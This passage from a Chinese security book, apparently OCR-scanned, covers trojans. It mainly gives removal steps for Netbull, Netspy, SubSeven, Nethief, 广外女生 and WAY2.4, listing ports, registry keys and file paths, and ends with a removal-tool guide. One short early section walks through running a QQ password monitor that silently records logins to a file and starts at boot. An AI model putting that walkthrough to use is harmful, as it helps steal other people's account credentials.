


图 10-12 “安装/卸载”窗口

（5）当有计算机运行此木马时，包括键盘记录、密码分析记录将发送到相应的邮箱或保存到计算机中，可以坐等信息收集。

10.2.2 QQ 密码监控器

此软件无需安装，使用简单，但却可以记录所有登录过的 QQ 密码。

此软件的具体使用方法如下所示。

（1）双击下载的软件，打开如图 10-13 所示的窗口，运行后打开如图 10-14 所示的“QQ 密码监控器”对话框。

（2）单击“开始监控”按钮，即可运行监控程序，监控程序在后台运行，如图 10-15 所示。此时再在计算机上登录的 QQ 密码将被记录，保存在 D:\qqpass.txt 文件中，如图 10-16

所示。

（3）单击“退出”按钮退出配置程序，但此时程序会继续监控，并且每次开机都会自动启动；若想关闭此软件，单击“结束监控”按钮则后台程序将不再运行。




图 10-13 “主程序”窗口




图 10-14 “QQ 密码监控器”对话框面




图 10-15 “开始监控”对话框




图 10-16 “保存密码文件”对话框

（4）登录一个 QQ，看是否能收到相应的信息。登录 QQ 后，打开“D:\qqpass.txt”记事本，显示信息如图 10-17 所示。

（5）若想修改记录密码文件的保存位置，可以在 config.ini 文件中修改，格式为“磁盘:\\名称.txt”，如图 10-18 所示。然后单击“停止监控”按钮，再重新单击“开始监控”按钮即可重新监控，此时密码将保存到已修改的文件中。



图 10-17 “密码信息”对话框




图 10-18 “修改 config.ini 文件”对话框

10.2.3 木马的清除

针对此类木马一般可以使用如下方法进行防御和清除。

（1）在设置密码时，加入如“,”、“。”等的符号，遇到此类木马时可以减少密码被盗的几率。

（2）现在一般的网友都设有密码保护，要详细记录密码保护的各项内容，当密码丢失时易于找寻。

（3）经常使用 360 安全卫士，木马清道夫等类软件进行木马的扫描。

（4）使用杀毒软件进行全面杀毒。

10.3 常见木马的清除方法

10.3.1 网络公牛（Netbull）入侵揭秘与清除

网络公牛是国产木马，默认连接端口为 23444。服务端程序 newserver.exe 运行后，会自动脱壳成 checkdll.exe，位于 C:\WINDOWS\SYSTEM 下。再次开机时，checkdll.exe 将自动运行，因此很隐蔽、危害很大。并且服务端运行后会自动捆绑以下文件。

在 windows 2000 下：notepad.exe；regedit.exe，reged32.exe；drwtsn32.exe；winmine.exe。

服务端运行后会捆绑在开机时自动运行的第三方软件，如:realplay.exe、QQ、ICQ 等上，实现进驻注册表的目的。

此木马的清除方法如下所示。

（1）删除网络公牛的自启动程序 C:\WINDOWS\SYSTEM\CheckDll.exe。

（2）删除网络公牛在注册表中所建立的全部键值。

（3）检查上述文件，如果发现文件长度发生变化，则直接删除。但若是捆绑在开机自动运行的软件中，此时卸载重新安装软件即可。

10.3.2 网络精灵（Netspy）入侵揭秘与清除

Netspy 又名网络精灵，默认连接端口为 7306。客户端现在可以不使用 NetMonitor，通过 IE 或 Navigate 即可进行远程监控。

服务端程序被执行后，会在 C:\Windows\system 目录下生成 netspy.exe 文件。同时在注册表 HKEY_LOCAL_MACHINE\software\ microsoft\windows\CurrentVersion \Run\下建立键值 C\windows\ system\netspy.exe，用于在系统启动时自动加载运行。

清除方法如下所示。

（1）重新启动计算机并在出现 Staring Windows 提示时，按 F5 键进入命令行状态。在 C:\windows\system\目录下输入如下命令：del netspy.exe。

（2）打开注册表编辑器，展开到 HKEY_LOCAL_MACHINE\Software\microsoft\windows\CurrentVersion\Run\，删除 Netspy 的键值即可安全清除 Netspy。

10.3.3 SubSeven 入侵揭秘与清除

相对于 BO2K 来说，SubSeven 的功能可以说有过之而无不及。默认连接端口为 27374，服务端只有 54.5KB，很容易被捆绑到其他软件而不被发现。服务器端程序为 server.exe，客户端程序为 subseven.exe。SubSeven 服务端被执行后，变化多端，每次启动的进程名都会发生变化，所以隐蔽性很强，很难被查杀。

清除方法如下所示。

（1）打开注册表编辑器，展开至：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 和 RunService 下，如果有加载文件，则删除右边的项目：加载器=“c:\windows\system***”。

（2）打开 win.ini 文件，检查“run=”后是否有某个可执行文件名，如有则删除之。

（3）打开 system.ini 文件，检查“shell=explorer.exe”后是否跟有文件，如有则将其删除。

（4）重新启动 Windows，删除相应的木马程序，一般在 c:\windows\system 目录下。

10.3.4 网络神偷（Nethief）入侵揭秘与清除

网络神偷是一个反弹端口型木马。反弹端口型木马的服务端（被控制端）使用主动端口，客户端（控制端）使用被动端口，为了隐蔽起见，客户端的监听端口一般开在 80，这样，即使用户使用端口扫描软件检查自己的端口，也很容易被忽略。

清除方法如下所示。

（1）打开注册表编辑器，展开到：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 下，删除键值“internet”。

（2）删除其自启动程序 C:\WINDOWS\SYSTEM\INTERNET.EXE。

10.3.5 广外女生入侵揭秘与清除

“广外女生”破坏性很大，在远程上传、下载、删除文件、修改注册表等可以轻松实现的

前提下，其服务端被执行后，会自动检查进程中是否含有“金山毒霸”、“天网”等字样，如果发现则终止进程，从而使防火墙完全失去作用！

清除方法如下所示。

（1）启动计算机到 DOS 模式下，找到 System 目录下的 DIAGFG.EXE 文件，将其删除。

（2）在 Windows 目录中，找到注册表编辑器“Regedit.exe”，将它改名为“Regedit.com”。

（3）返回到 Windows 模式下，运行 Windows 目录下的 Regedit.com 程序。

（4）打开注册表编辑器，展开到：

HKEY_CLASSES_ROOT\exefile\shell\open\command，将其默认键值改成"%1" %*。

（5）找到并删除注册表中名称为“Diagnostic Configuration”的键值。

（6）关掉注册表编辑器，回到 Windows 目录，将“Regedit.com”改回“Regedit.exe”。

10.3.6 WAY2.4 入侵揭秘与清除

WAY2.4 默认连接端口是 8011。WAY2.4 的注册表操作有其特色，对受控端注册表的读写，就和本地注册表读写一样方便。

WAY2.4 服务端被运行后，在 C:\windows\system 下生成 msgsvc.exe 文件，图标为文本文件的图标。WAY2.4 在注册表 HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\Windows\Current Version\Run 下建立串值 Msgtask。

清除方法如下。

（1）用进程管理工具查看会发现进程 CWAY，删除其在注册表中的键值，再删除 C:\windows\system 下的 msgsvc.exe 文件即可。

（2）此时注意在 Windows 下直接删除 msgsvc.exe 是不可行的，可以用进程管理工具终止进程，然后再进行删除。或者到 DOS 模式下删除 msgsvc.exe 也可。

10.4 小结

本章针对传统木马“冰河”、盗密性密码“广外幽灵”的入侵进行了详细的介绍，通过揭秘它们的入侵原理，为用户进一步清除木马病毒打下基础。通过本章对常见木马的清除方法的介绍，当您遭遇木马时，可以选择恰当的方法进行清除。

第11章 使用专门的工具查杀木马

学习目标

通过本章的学习，使读者掌握使用专门的工具查杀木马的方法和技巧，并了解SysAuto.exe 木马的手动清除方法，以及手动清除木马的通用技巧。通过一些常用杀毒软件的应用实例讲解，让读者可以更加清楚地了解木马查杀的方法，以保护自己计算机的安全。

11.1 木马专杀工具

使用木马专杀工具，可以针对不同木马的特性，快速有效地查杀木马。常用的木马专杀工具有木马清除专家、费尔木马强力清除助手、木马清除大师 2007 和 Windows 木马清道夫等。

11.1.1 费尔木马强力清除助手

费尔木马强力清除助手是清除木马病毒的辅助工具，有极强的清除能力，可以用来清除一些比较顽固并且无法被其他杀毒软件清除的木马病毒。

具体的使用方法如下所示。

（1）下载完成费尔木马强力清除助手之后，找到软件所在的文件夹，双击“PowerRmv.exe”可执行文件，如图 11-1 所示。

（2）打开如图 11-2 所示的“费尔木马强力清除助手”对话框，单击“文件名”文本框旁边的“浏览”按钮...，此时打开如图 11-3 所示的“打开”对话框。



图 11-1 双击可执行文件




图 11-2 “费尔木马强力清除助手”对话框

（3）在该对话框中选择其他杀毒软件，提示感染病毒或木马的文件，完成后单击“打开”按钮，关闭该对话框，返回到“费尔木马强力清除助手”对话框。

（4）在该对话框中选择合适的清除方式，这里单选“清除，并抑制文件再次生成”单选项，完成后单击“开始”按钮，如图 11-4 所示。

（5）此时打开如图 11-5 所示的提示框，提示用户是否愿意创建举报邮件，若愿意，可单击“是”按钮。




图 11-3 “打开”对话框




图 11-4 选择清除方式




图 11-5 “举报邮件”提示框

（6）此时打开如图 11-6 所示的“删除”提示框，提示用户是否删除感染病毒或木马的文件，若确定删除，可单击“是”按钮。

（7）返回到“费尔木马强力清除助手”对话框，即可看到已经成功清除已感染木马病毒的文件，如图 11-7 所示。




图 11-6 “删除”提示框

